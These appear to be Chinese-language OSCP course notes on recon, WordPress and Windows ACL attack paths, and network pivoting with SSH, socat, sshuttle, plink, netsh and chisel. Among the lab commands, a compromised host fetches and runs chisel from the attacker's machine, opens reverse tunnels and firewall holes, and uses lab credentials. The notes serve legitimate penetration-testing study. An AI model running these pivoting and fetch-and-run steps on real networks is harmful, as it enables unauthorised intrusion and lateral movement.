【OSCP】課程筆記

OSCP 筆記

起手式

```
scan
 ip
 port
 service
列舉
 版本 : CVE
 設定
 狀態
initial access
 interactive shell
PE(提權)
 設定
 漏洞
  套件 package / application
  KE （ kernel exploit ）
橫移
 protocol
  ssh
  smb
  rpc
  winRM
```

被動資訊


```
憑證
 email -> 帳號
 域名 -> 帳號
 考試一定是自簽(工具忽略警告訊息)

廣度優先
 避免兔子坑
```


portscan

```
portscan
 udp   icmp type:3,code:3 => 代表沒開

 sudo + nmap =>多 ICMP type:8, type:13
    區網 arp scan 準確判斷 IP
```


```
# web 攻擊
web -> RCE
 E: php, java
 sql injection
 PT
 F1
 XSS -> JS

web 進入點
 path
 from
 header
```


Ch 21





1.跨越邊境
2.提權
3.橫移
4.提權
5.橫移DC取flag





PtT
Ticket Export
Glden Ticket Attack
Silver Ticket Attack

Windows 群組與權限

為了查看權限，我們將使用PowerShell的Get-Acl cmdlet。這個命令本質上將檢索我們使用 -Path 標誌定義的對象的權限並將它們打

印在我們的PowerShell提示中。

```
PS C:\Tools> Get-Acl -Path HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\ | fl
```

```
PS C:\Tools> Get-Acl -Path
HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\ | fl

Path   :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Services\LanmanServer\DefaultSecurity\
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Users Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         CREATOR OWNER Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-
3232135806-4053264122-3456934681 Allow  ReadKey
```

在清單中突出顯示的輸出顯示了擁有FullControl或ReadKey權限的組和用戶，這意味著它們都可以讀取SrvsvcSessionInfo密鑰本身。

```
GenericAll: Full permissions on object
GenericWrite: Edit certain attributes on the object
WriteOwner: Change ownership of the object
WriteDACL: Edit ACE's applied to object
AllExtendedRights: Change password, reset password, etc.
ForceChangePassword: Password change for object
Self (Self-Membership): Add ourselves to for example a group
```

Word press 起手式

- wp-admin
- readme.html
- wp-login.php


```
# wp 攻擊路徑
WP -> admin -> RCE
  -> CVE-> Core -> RCE
         Theme
         plugin


wp-admin -> DB -> config <- DT
```

嘗試登入

```
smvclient -L {ip} -U {password} -> 失敗
crackmapexec smb {ip} -u {username} -p {passwod} ->成功
#因為 username 是 網域帳號
```

Invoke-Ping
Invoke-Parallel

Google haking



這個 Google 搜尋用法是用來尋找網頁伺服器上可能包含檔案目錄索引的特定檔案或資料夾的索引頁面。該搜尋字符串的組成部分如下：

1. `intitle:"index of"`：這部分指示 Google 搜尋要專注於網頁標題（Title）中包含 "index of" 這個特定字詞組的網頁。通常，伺服器目錄索引頁的標題中會包含這個詞組，因為這是一個常見的標識方式。
2. `"parent directory"`：這部分表示我們想要搜尋的網頁標題應當包含 "parent directory" 這個詞組。這個詞組通常出現在網頁標題中，以指示該頁面允許訪問目錄的父目錄（上一級目錄），這樣使用者就可以瀏覽伺服器上的不同檔案或資料夾。

總結起來，這個搜尋用法可以幫助你找到伺服器上公開提供的目錄索引頁，讓你可以瀏覽其中的檔案和資料夾，這對於查找特定資源或資訊可能非常有用。請注意，這個方法只適用於伺服器上允許公開訪問目錄索引頁的情況，對於私有資料或需要身份驗證的資源，將無效。此外，使用這種方式來訪問伺服器上的內容時，請確保你是在合法且允許的情況下進行操作，以遵守相關法律和規定。

Exploit Database

搜索查詢來查找影響 Microsoft Edge 瀏覽器的漏洞，並將搜索結果限制為僅在 Exploit Database 網站上托管的利用程式。

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

【Tunnel】Port forwarding and Tunneling


Port forwarding

- **socat**：課本18.2 範例
- **rinetd**：它更適合長期的端口轉發配置，但對於臨時端口轉發解決方案來說可能稍微不夠靈活。
- Netcat + 命名管道文件（FIFO）來創建端口轉發。 link


```
#!/usr/bin/env bash
# https://gist.github.com/holly/6d52dd9addd3e58b2fd5
set -e

if [ $# != 3 ]; then

        echo 'Usage: nc-tcp-forward.sh $FRONTPORT $BACKHOST $BACKPORT' >&2
        exit 1
fi

FRONTPORT=$1
BACKHOST=$2
BACKPORT=$3

FIFO=/tmp/backpipe

trap 'echo "trapped."; pkill nc; rm -f $FIFO; exit 1' 1 2 3 15

mkfifo $FIFO
while true; do
        nc -l $FRONTPORT <$FIFO | nc $BACKHOST $BACKPORT >$FIFO
done
rm -f $FIFO
```

- 如果我們擁有 root 權限，我們可以使用 iptables 創建端口轉發。對於特定主機的 iptables 端口轉發設置可能取決於已經存在的配置。要在 Linux 上轉發封包還需要在我們想要轉發的接口上啟用轉發，這可以通過向 /proc/sys/net/ipv4/conf/[interface]/forwarding 寫入 "1" 來實現（如果尚未配置允許的話）。

SSL forwarding




靜態本地




```
# kali -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215|172.16.50.215)
# 靜態 ssh -N -L 0.0.0.0:{vm1_port}:{vm3_ip}:{vm3_port} {vm2_user}@{vm2_ip}
# vm1
ssh -N -L 0.0.0.0:4455:172.16.50.217:445 database_admin@10.4.50.215

# kali
kali@kali:~$ smbclient -p 4455 -L //192.168.50.63/ -U hr_admin --password=Welcome1234
```

動態本地




```
# kali -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215|172.16.50.215) -> vm3(172.16.50.217)

# vm1 動態port forwarding
ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
```


```
# kali 修改設定檔
kali@kali:~$ vim /etc/proxychains4.conf
```

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy
without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 192.168.50.63 9999
```

```
# kali -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215|172.16.50.215) -> vm3(172.16.50.217)
# kali smbclient
kali@kali:~$ proxychains smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
```


```
# kali namp
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn 172.16.50.217
```

SSH 遠端靜態





```
# kali(192.168.50.174) -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215 | 172.16.50.215) -> vm3(172.16.50.217)
# VM1下
python3 -c 'import pty; pty.spawn("/bin/bash")'

ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.50.174

# kali
pgql -h 127.0.0.1 -p 2345 -U postgres
```

SSH 動態遠端




```
# kali(192.168.50.174) -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215 | 172.16.50.215) -> vm3(172.16.50.217)

# VM1
python3 -c 'import pty; pty.spawn("/bin/bash")'
ssh -N -R 9998 kali@192.168.50.174

# kali
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.4.50.215
```


sshuttle




```
#vm1
```

```
socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22

# kali 設置sshuttle
sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24
# kali 對遠端操作
smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
```

plink.exe




```
# plink.exe -ssh -l {kali_nmae} -pw {passwd} -R 127.0.0.1:{kali_port}:127.0.0.1:{vm1_port} {kali_ip}
# vm1
C:\Windows\Temp\plink.exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.50.174

#kali
xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:127.0.0.1:9833
```

netsh

```
# 建立 port forwarding
netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.210.64 connectport=22 connectaddress=10.4.210.215
# 尋找 port 2222 狀態
netstat -anp TCP | find "2222"
# 查詢port forwarding
C:\Windows\system32>netsh interface portproxy show all
Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.50.64   2222        10.4.50.215     22

# filewall 開洞
netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.50.64 localport=2222
action=allow
# 刪除 filewall 開洞
netsh advfirewall firewall delete rule name="port_forward_ssh_2222"
# 刪除 port forwarding
netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64
```

- **socat**：課本18.2 範例
- **rinetd**：它更適合長期的端口轉發配置，但對於臨時端口轉發解決方案來說可能稍微不夠靈活。
- Netcat + 命名管道文件（FIFO）來創建端口轉發。 link


```
#!/usr/bin/env bash
# https://gist.github.com/holly/6d52dd9addd3e58b2fd5
set -e

if [ $# != 3 ]; then

        echo 'Usage: nc-tcp-forward.sh $FRONTPORT $BACKHOST $BACKPORT' >&2
        exit 1
fi

FRONTPORT=$1
BACKHOST=$2
```

```
BACKPORT=$3

FIFO=/tmp/backpipe

trap 'echo "trapped."; pkill nc; rm -f $FIFO; exit 1' 1 2 3 15

mkfifo $FIFO
while true; do
        nc -l $FRONTPORT <$FIFO | nc $BACKHOST $BACKPORT >$FIFO
done
rm -f $FIFO
```

- 如果我們擁有 root 權限，我們可以使用 iptables 創建端口轉發。對於特定主機的 iptables 端口轉發設置可能取決於已經存在的配置。要在 Linux 上轉發封包還需要在我們想要轉發的接口上啟用轉發，這可以通過向 /proc/sys/net/ipv4/conf/[interface]/forwarding 寫入 "1" 來實現（如果尚未配置允許的話）。

Http Tunneling

chisel




```
# chisel server run
chisel server --port 8080 --reverse

# 從kali(192.168.45.224)下載
wget http://192.168.45.224/chisel -O /tmp/chisel && chmod +x /tmp/chisel
# 執行 chisel client
/tmp/chisel client 192.168.45.224:8080 R:socks

# 安裝ncat
atp install ncat

# 修改proxychain
vim /etc/proxychains4.conf
# [ProxyList]
#socks4         127.0.0.1 9050
socks5  127.0.0.1 1080

# 使用ProxyCommand 執行 ncat
ssh -o ProxyCommand='ncat --proxy-type socks5 \
--proxy 127.0.0.1:1080 %h %p' database_admin@10.4.194.215
```

【Tip】關於 bash

【Tip】無痕模式 bash

```
script -c /bin/bash -q /dev/null
```

這個指令使用了 `script` 工具，該工具通常用於記錄終端會話。下面是詳細解釋：

1. **`script` 工具：** `script` 是一個Unix和Linux系統上的命令行工具，它允許用戶記錄終端會話。當你啟動 `script` 時，它將開始記錄你在終端中輸入的所有命令和終端的輸出。

2. **`-c /bin/bash`：** 這部分指定了 `script` 要記錄的 shell。在這個例子中，它指定了使用 `/bin/bash` 作為要記錄的 shell。

3. **`-q`：** 這個選項使 `script` 在運行時保持安靜。它抑制了 `script` 輸出的啟動和結束消息，使其在背景運行時更為靜默。

4. **`/dev/null`：** 這是一個特殊的文件，通常被用作無效的輸出或輸入。在這裡，它被用作 `script` 的輸出文件，這意味著終端會話的記錄將被寫入 `/dev/null`，即被丟棄，而不會寫入實際的文件。

總的來說，這條指令的目的是以安靜的方式記錄 `/bin/bash` shell 的所有命令和終端輸出，並將記錄輸出到 `/dev/null`，從而達到不保存實際記錄的效果。這樣的操作在某些情況下可能被用於紀錄或監控終端活動，但要注意潛在的濫用風險，特別是在未經授權的情況下使用此類工具。

【Tip】使用 bash

有些ssh 不是使用bash(或是切換權限不足) ，登入後會出現 stdin is not a terminal

```
listening on [any] 443 ...
connect to [192.168.45.187] from (UNKNOWN) [192.168.194.63] 54132
bash: cannot set terminal process group (2309): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh database_admin@10.4.194.215
<ian/confluence/bin$ ssh database_admin@10.4.194.215
Pseudo-terminal will not be allocated because stdin is not a terminal.
Could not create directory '/home/confluence/.ssh'.
Host key verification failed.
```

使用phton 切換

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

【kali】未安装工具

rockyou(seclists)

/usr/share/seclists

```
# 安装
sudo apt update
sudo apt install -y seclists

cd /usr/share/wordlists
sudo gzip -d rockyou.txt.gz
```

rustscan

```
#安装
wget https://github.com/RustScan/RustScan/releases/download/2.0.1/rustscan_2.0.1_amd64.deb
sudo dpkg -i rustscan_2.0.1_amd64.deb
```

gobuster

```
# 安装
sudo apt-get update
sudo apt-get install gobuster

# git hub
# https://github.com/OJ/gobuster
```

wsgidav

https://bookstack.treemanou.com/books/treemanoscp/page/smbwsgidav

```
kali@kali:~$ pip3 install wsgidav
Defaulting to user installation because normal site-packages is not writeable
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 171.3/171.3 KB 1.6 MB/s eta 0:00:00
...
Successfully installed json5-0.9.6 wsgidav-4.0.1
```

rlwrap

https://bookstack.treemanou.com/books/treemanoscp/page/terminalrlwrap

```
# 安装
sudo apt install rlwrap
# listener 8888
rlwrap -cAr nc -nvlp8888
```

sshuttle

```
# install
sudo apt install sshuttle

# run at kali
```

```
# kali -> vm1(192.168.50.63 | 10.4.50.63):2222  -> vm2(10.4.50.x)
#                                               -> vm3(172.16.50.0)
sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24
```

chisel

```
# 安裝
sudo apt install chisel

# 執行
chisel server --port 8080 --reverse
```

ncat

```
# 安裝
sudo apt install ncat

# 使用ProxyCommand 執行 ncat
ssh -o ProxyCommand='ncat --proxy-type socks5 \
--proxy 127.0.0.1:1080 %h %p' database_admin@10.4.194.215
```

linpeas

```
sudo apt-get update

sudo apt-get -y install peass
```

OSCP Recipe 2023

OSCP Recipe 2023

Date: 20230921

```
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" root@192.168.212.45

ssh bob@10.11.1.136 -oKexAlgorithms=+diffie-hellman-group1-sha1

sudo tcpdump -nnvvvAi tun0 udp port
```

REFS

https://github.com/swisskyrepo/PayloadsAllTheThings
https://gtfobins.github.io/
https://book.hacktricks.xyz/welcome/readme

6. Information Gathering

RustScan

```
